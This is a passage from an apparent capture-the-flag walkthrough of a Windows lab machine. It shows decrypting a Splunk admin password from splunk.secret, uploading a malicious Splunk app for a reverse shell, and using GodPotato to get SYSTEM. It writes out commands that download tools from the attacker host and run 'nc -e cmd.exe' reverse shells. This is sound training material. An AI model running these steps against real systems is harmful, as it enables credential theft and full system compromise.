
```
$ find ./Splunk/ -name "*splunk.secret" 2>/dev/null
./Splunk/etc/auth/splunk.secret

                        $ cat ./Splunk/etc/auth/splunk.secret

CgL8i4HvEen3cCYOYZDBkuATi5WQuORBw9g4zp4pv5mpMcMF3sWKtaCWTX8Kc1BK3pb9HR13oJqHpvYLU
Z.gIJIuYZCA/YNwbbI4fDkbpGD.8yX/8VPVTG22V5G5rDxO5qNzXSQIz3NBtFE6oPhVLAVOJOEgCYGjuk
.fgspXYUc9F24Q6P/QGB/XP8sLZ2hOOFQYRmxaSUTAroHHz8fYIsChsea7GBRaolimfQLD7yWGefscTbu
XOMJOrzr/6B

$ nano new_secret


$ splunksecrets splunk-legacy-decrypt -S new_secret
Ciphertext: $1$YDz8WfhoCWmf6aTRkA+QqUI=
                        Sp1unkadmin@2k24
```


Using the password acquired above, we can gain administrative access through `Splunk` web portal on port `8000`, using the username `admin`. A common way to receive a reverse shell is to install a custom app. We will be following the steps of this GitHub repo. Before proceeding, we update `reverse_shell_splunk/reverse_shell_splunk/bin/run.ps1` with our IP and reverse shell port.

```
$ tar -cvzf reverse_shell_splunk.tgz reverse_shell_splunk
reverse_shell_splunk/
reverse_shell_splunk/bin/
reverse_shell_splunk/bin/run.ps1
reverse_shell_splunk/bin/rev.py
reverse_shell_splunk/bin/run.bat
reverse_shell_splunk/default/
reverse_shell_splunk/default/inputs.conf

                        $ mv reverse_shell_splunk.tgz reverse_shell_splunk.spl
```


Now in `Splunk`, we click `Manage` and then `Install app from file`.







Then we upload the `spl` file we created.



Now we should have a reverse shell initiated on the port we defined.

```
$ nc -lvnp 4444

listening on [any] 4444 ...
connect to [10.10.14.56] from (UNKNOWN) [10.129.3.134] 64533

PS C:\Windows\system32> whoami
haze\alexander.green
PS C:\Windows\system32>
```

Privilege Escalation

`alexander.green` has the `SeImpersonatePrivilege` enabled on their account.

```
PS C:\Windows\system32> whoami /all
<SNIP>
Privilege Name                Description                               State
============================= ========================================= ========
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
<SNIP>
```

There are multiple ways to exploit this privilege. We will use GodPotato to escalate our privileges to `system`.

```
PS C:\Users\Alexander.Green\Documents> iwr -Uri http://10.10.14.56/GodPotato-
NET4.exe -OutFile GodPotato.exe
PS C:\Users\alexander.green\Documents> iwr http://10.10.14.56/nc.exe -OutFile
nc.exe
PS C:\Users\alexander.green\Documents> ./GodPotato.exe -cmd ".\nc.exe 10.10.14.56
4445 -e cmd.exe"
[*] CombaseModule: 0x140706880880640
[*] DispatchTable: 0x140706883471688
[*] UseProtseqFunction: 0x140706882763584
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] Trigger RPCSS
[*] CreateNamedPipe \\.\pipe\06309dae-0e02-4833-9962-2eda7abaf30e\pipe\epmapper
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 00005002-053c-ffff-6788-8f0a227e36c8
[*] DCOM obj OXID: 0x18778bafe7c15a69
[*] DCOM obj OID: 0xe10c716c4ce1df62
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
```

```
[*] PID : 944 Token:0x736  User: NT AUTHORITY\SYSTEM ImpersonationLevel:
Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 3832
PS C:\Users\alexander.green\Documents> ./GodPotato.exe -cmd ".\nc.exe 10.10.14.56
4445 -e cmd.exe"
[*] CombaseModule: 0x140706880880640
[*] DispatchTable: 0x140706883471688
[*] UseProtseqFunction: 0x140706882763584
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] Trigger RPCSS
[*] CreateNamedPipe \\.\pipe\f0a7330f-847c-4b0e-a687-5920c53d62a3\pipe\epmapper
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 0000dc02-0d78-ffff-d7f9-e1e048d0cddb
[*] DCOM obj OXID: 0xcb665a7aab11828d
[*] DCOM obj OID: 0xda68e8510dd13291
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 944 Token:0x736  User: NT AUTHORITY\SYSTEM ImpersonationLevel:
Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 4220]
```

Now checking our listener we see we have successfully gained a system shell.

```
$ nc -lvnp 4445
listening on [any] 4445 ...
connect to [10.10.14.56] from (UNKNOWN) [10.129.3.134] 60772
Microsoft Windows [Version 10.0.20348.3328]
(c) Microsoft Corporation. All rights reserved.

c:\Windows\System32>type C:\Users\Administrator\Desktop\root.txt
<REDACTED>
```